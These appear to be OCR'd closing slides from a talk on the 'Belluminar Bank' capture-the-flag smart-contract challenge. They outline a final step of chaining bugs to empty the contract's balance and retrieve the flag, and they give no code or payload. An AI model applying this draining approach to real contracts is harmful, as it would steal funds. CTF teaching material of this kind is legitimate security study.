
Belluminar Bank — step 5



Belluminar Bank — step 6

- Chain all the bugs
- Empty the contract’s balance
- Listen for the flag on the blockchain

Belluminar Bank — step 6



谢谢

再见